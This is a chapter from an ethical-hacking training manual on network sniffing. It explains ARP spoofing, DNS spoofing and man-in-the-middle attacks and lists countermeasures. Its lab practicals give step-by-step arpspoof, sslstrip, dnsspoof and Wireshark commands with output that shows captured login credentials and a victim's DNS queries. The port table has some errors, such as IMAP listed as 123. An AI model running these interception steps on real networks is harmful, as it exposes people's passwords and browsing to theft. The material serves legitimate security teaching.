

## 8. Sniffing



# ETHICAL HACKING




# Theory

## Sniffing

Sniffing is the process of monitoring and capturing all data packets passing through a given network. Sniffing is a form of wiretap applied to computer networks. We can sniff data packets using tools like Wireshark. Any protocol that do not encrypt data are vulnerable to sniffing attacks. Attackers use sniffers to capture data packets containing sensitive information such as passwords, account information, etc.

Sniffers Works in the Datalink Layer. If the initial layer is compromised, then the rest of the layers are also compromised in the OSI model



## Sniffer

A sniffer is a software tool that monitors the data flowing through computer network links in real time. It can be a self-contained software program or a hardware device with the appropriate software or firmware to perform sniffing.

Sniffers can capture copies of data packets without redirecting or altering it. Some sniffers work only with TCP/IP packets, but the more sophisticated tools can work with many other network protocols and at lower levels, including ethernet frames.

## Types of sniffing

Sniffing is classified into two types based on the way they interact with the data packet to capture and provide the user the ability to alter the packet.

- Active sniffing
- Passive sniffing

## Active Sniffing

Active Sniffing involves injecting address resolution (ARP) packets into the network to modify Content Addressable Memory (CAM) Table which resides in the switch; CAM keeps track of which host is connected to which port on the switched network.

## Passive sniffing


Passive sniffing involves listening and capturing traffic, in a network connected by hubs.

## Protocols Vulnerable to Sniffing

HTTP - 80	FTP - 20/21
POP3 - 110	SMTP - 25
RDP - 3389	SSH - 22
NTP - 123	Telnet - 23
IMAP - 123	SNMP - 25

## Port Mirroring (SPAN port)

Port mirroring is used by the network switch to send a copy of all network traffic to SPAN port on the switch. This is commonly used for monitoring network traffic by system administrators to detect suspicious activities in the network.



## **Address Resolution Protocol**

Address Resolution Protocol (ARP) is a communication protocol used for discovering the link layer address, such as a MAC address, associated with a given network layer address. This mapping is a critical function in the Internet Protocol suite. It is communicated within the boundaries of a single network never routed across internetworking nodes. ARP uses a simple message format containing one address resolution request or response. The size of the ARP message depends on the link layer and network layer address sizes.

## **ARP spoofing**

In computer networking, ARP spoofing is a technique by which an attacker sends spoofed ARP messages onto a local area network. Generally, the aim is to associate the attacker's MAC address with the IP address of another host, such as the default gateway, causing any traffic meant for that IP address to be sent to the attacker instead.

ARP spoofing may allow an attacker to intercept data frames on a network, modify the traffic, or stop all traffic. Often this attack leads to other attacks, such as Denial of service (DoS), Man in the middle (MITM), or Session hijacking attacks.


## **DNS spoofing**

DNS spoofing is a technique of introducing corrupt Domain Name System details into the DNS resolver cache causing the name server to return an incorrect result record. This results in traffic being diverted to the attacker's computer.

A domain name system translates human-readable domain name into a numerical IP address that is used to route communications between nodes. If a DNS server is poisoned, it returns an incorrect IP address that diverts the traffic to another computer.

## **Man in the Middle attack**

Man in the Middle attack is where an attacker positions himself in a conversation between a user and an application either to eavesdrop or to impersonate regular conversations. The attacker tries to steal personal information, such as login credentials, account details, and credit card numbers. Information obtained during attacks can be used to perform identity theft, unapproved fund transfers or an illicit password change.



## Sniffing Detection Methods

1. Observing Network Traffic
2. Observing ARP Table to Detect ARP Poisoning
3. XARP Advanced ARP Poisoning Detection Tool

## Countermeasures

- Use HTTPS instead of HTTP to protect usernames and passwords.
- Use switch instead of the hub as switch delivers data only to the intended recipient.
- Use SFTP, instead of FTP for secure transfer of files.
- Use PGP and S/MIME, VPN, IPsec, SSL/TLS, SSH and One-time passwords.
- Always encrypt the wireless traffic with a strong encryption protocol such as WPA and WPA2.
- Retrieve MAC directly from NIC instead of OS; this prevents MAC address spoofing.
- Use tools to determine if any NIC's are running in the promiscuous mode.

## References:

1. MITM attack Image reference: (n.d.). Retrieved from <https://www.incapsula.com/web-application-security/man-in-the-middle-mitm.html>
2. Mitchell, B. (n.d.). What Is a Network Sniffer and How Does It Work? Retrieved from <https://www.lifewire.com/definition-of-sniffer-817996>
3. Address Resolution Protocol. (2018, August 02). Retrieved from [https://en.wikipedia.org/wiki/Address\\_Resolution\\_Protocol](https://en.wikipedia.org/wiki/Address_Resolution_Protocol)

4. ARP spoofing. (2018, July 25). Retrieved from [https://en.wikipedia.org/wiki/ARP\\_spoofing](https://en.wikipedia.org/wiki/ARP_spoofing)
5. DNS spoofing. (2018, July 13). Retrieved from [https://en.wikipedia.org/wiki/DNS\\_spoofing](https://en.wikipedia.org/wiki/DNS_spoofing)





# Practicals



## INDEX

S. No.	Practical Name	Page No.
1	Method to sniff passwords in LAN	1
2	Method to perform MITM Attack in LAN	5
3	Sniffing images using Driftnet	7
4	Monitoring network traffic using DARKSTAT	9
5	MITM attack using MITMf tool	12



**THIS DOCUMENT INCLUDES ADDITIONAL PRACTICALS WHICH MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING. FOR MORE DETAILS APPROACH LAB COORDINATORS**

## Practical 1: Method to sniff passwords in LAN

**Description:** in this practical you will learn how to sniff passwords in LAN by performing MITM attack on target IP.

**Prerequisites:** Wireshark, arpspoof, iptables and sslstrip installed in your system.

**Step 1:** Open a terminal and execute the following command to allow packet forwarding

- `echo 1 > /proc/sys/net/ipv4/ip_forward`

```
[x]-[root@parrot-virtual]-[/home/user]
#echo 1 > /proc/sys/net/ipv4/ip_forward
```

**Step 2:** In the same terminal, execute the following command to add a rule to **iptables** firewall that redirects web traffic to port 10000 where **sslstrip** is running.

- `iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT --to-port 10000`

```
[x]-[root@parrot-virtual]-[/home/user]
#iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT --to-port 10000
```

**Step 3:** Execute **sslstrip -a** to run secure protocols as insecure protocols

```
[root@parrot-virtual]-[/home/user/sslstrip]
#sslstrip -a
```

**Step 4:** To perform a **MITM attack**, execute the following ARP poisoning command in a new terminal

- `arpspoof -t <router ip> <target ip>`


```
[root@parrot-virtual]-[/home/user]
#arpspoof -t 192.168.0.1 192.168.0.13
8:0:27:df:72:56 c4:e9:a:e7:b7:13 0806 42: arp reply 192.168.0.13 is-at 8:0:27:df:72:56
```

**Step 5:** Open one more terminal and execute the below command



- `arpspoof -t <target ip> <router ip>`

```
[root@parrot-virtual]-[/home/user]
#arpspoof -t 192.168.0.13 192.168.0.1
8:0:27:df:72:56 8:0:27:9f:ec:8b 0806 42: arp reply 192.168.0.1 is-at 8:0:27:df:72:56
```


**Step 6:** Load **Wireshark** and start sniffing, if an error message will prompt, Click **OK** to continue




**Step 7:** Double-click on the interface to start sniffing.




**Step 8:** Apply `http.request.method==POST` filter and click on blue colour button



**Step 9:** If the target provides login credentials on a website, Wireshark will display packets that contain those credentials.



**Step 10:** To view the contents of the packet **right click** on the packet and choose to **follow** and then **TCP Stream**.



**Step 11:** We can observe the user id and password of the victim as shown in the below image.

```
POST /doLogin HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:31.0) Gecko/20100101 Firefox/31.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://demo.testfire.net/login.jsp
Cookie: JSESSIONID=19DEC1E0F0A8D50476C6375DABA98FA3
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 41

uid=jsmith&passw=demo1234&btnSubmit=LoginHTTP/1.1 302 Found
Transfer-Encoding: chunked
Set-Cookie:
AltoroAccounts=0DAwMDAyflNhdmluZ3N+LTMzMDEyNzMuMHw4MDAwMDN+Q2h1Y2tpbmd+MS4yMDI5MTQxODQ4NTgwNDg3RTIxfgDQ1MzkwODIwMzkzOTYyODh+Q3JlZG10IENhcmR+LTYxNDcxMzUuMDh8
Server: Apache-Coyote/1.1
Connection: keep-alive
Location: http://demo.testfire.net/bank/main.jsp
Date: Wed, 30 Sep 2020 05:31:01 GMT


0
```

## Practical 2: Method to perform MITM Attack in LAN

**Description:** In this practical continuation to the first practical you will learn how to perform DNS spoof on the target IP to know what websites the target is visiting.

**Prerequisites:** dnsspoof tool installed in your system

**Step 1:** Open leafpad and type **YOUR\_IP \*.\*** and save the file



**Step 2:** Open a terminal window and execute the following command to allow packet forwarding

- `echo 1 > /proc/sys/net/ipv4/ip_forward`

```
[x]-[root@parrot-virtual]-[/home/user]
#echo 1 > /proc/sys/net/ipv4/ip_forward
```

**Step 3:** In the same terminal, execute the following command to add a rule to **iptables** firewall that redirects web traffic to port 10000 where **sslstrip** is running.

- `iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT --to-port 10000`

```
[x]-[root@parrot-virtual]-[/home/user]
#iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT --to-port 10000
```

**Step 4:** Execute **sslstrip -a** to run secure protocols as insecure protocols

```
[root@parrot-virtual]-[/home/user/sslstrip]
#sslstrip -a
```

**Step 5:** To perform a **MITM attack**, execute the following ARP poisoning command in a new terminal

- **arp spoof -t <router ip> <target ip>**

```
[root@parrot-virtual]-[/home/user]
#arp spoof -t 192.168.0.1 192.168.0.13
8:0:27:df:72:56 c4:e9:a:e7:b7:13 0806 42: arp reply 192.168.0.13 is-at 8:0:27:df:72:56
```

**Step 6:** Open one more terminal and execute the below command

- **arp spoof -t <target ip> <router ip>**

```
[root@parrot-virtual]-[/home/user]
#arp spoof -t 192.168.0.13 192.168.0.1
8:0:27:df:72:56 8:0:27:9f:ec:8b 0806 42: arp reply 192.168.0.1 is-at 8:0:27:df:72:56
```

**Step 7:** Open a New Terminal and execute the following command to perform DNS poisoning

- **dnsspoof -f <file you have created before> -i interface name host YOUR IP and udp port 53**

```
[x]-[root@parrot-virtual]-[/home/user]
#dnsspoof -f /home/user/demo.txt -i eth0 host 192.168.0.9 and udp port 53
```

**Step 8:** The above command displays DNS queries performed on the victim's system.

```
[x]-[root@parrot-virtual]-[/home/user]
#dnsspoof -f /home/user/demo.txt -i eth0 host 192.168.0.9 and udp port 53
dnsspoof: listening on eth0 [host 192.168.0.9 and udp port 53]
192.168.0.9.57104 > 110.235.231.71.53: 34611+ A? youtube.com
192.168.0.9.40670 > 110.235.231.71.53: 10432+ A? www.youtube.com
192.168.0.9.52941 > 110.235.231.71.53: 8912+ A? fonts.googleapis.com
192.168.0.9.40076 > 110.235.231.71.53: 56104+ A? fonts.googleapis.com
192.168.0.9.38336 > 110.235.231.71.53: 12577+ A? s.yimg.com
192.168.0.9.46362 > 110.235.231.71.53: 54957+ A? fonts.gstatic.com
192.168.0.9.60514 > 110.235.231.71.53: 62374+ A? fonts.gstatic.com
192.168.0.9.46801 > 110.235.231.71.53: 55028+ A? fonts.gstatic.com
192.168.0.9.55484 > 110.235.231.71.53: 49639+ A? facebook.com
192.168.0.9.57027 > 110.235.231.71.53: 46480+ A? www.facebook.com
192.168.0.9.55799 > 110.235.231.71.53: 21843+ A? static.xx.fbcdn.net
192.168.0.9.35769 > 110.235.231.71.53: 1216+ A? static.xx.fbcdn.net
192.168.0.9.37681 > 110.235.231.71.53: 10381+ A? static.xx.fbcdn.net
192.168.0.9.54279 > 110.235.231.71.53: 25970+ A? static.xx.fbcdn.net
192.168.0.9.39544 > 110.235.231.71.53: 61206+ A? static.xx.fbcdn.net
192.168.0.9.54303 > 110.235.231.71.53: 53493+ A? static.xx.fbcdn.net
192.168.0.9.50958 > 110.235.231.71.53: 10007+ A? static.xx.fbcdn.net
```



## Practical 3: Sniffing images using Driftnet

**Description:** In this practical we try to capture the images in the websites that the target browses in his system, using the driftnet tool.

**Prerequisites:** Driftnet tool installed in your system


**Step 1:** Performing ARP poisoning (as shown in above practical's) then open a new terminal and execute the following command

- **driftnet -i <interface name>**

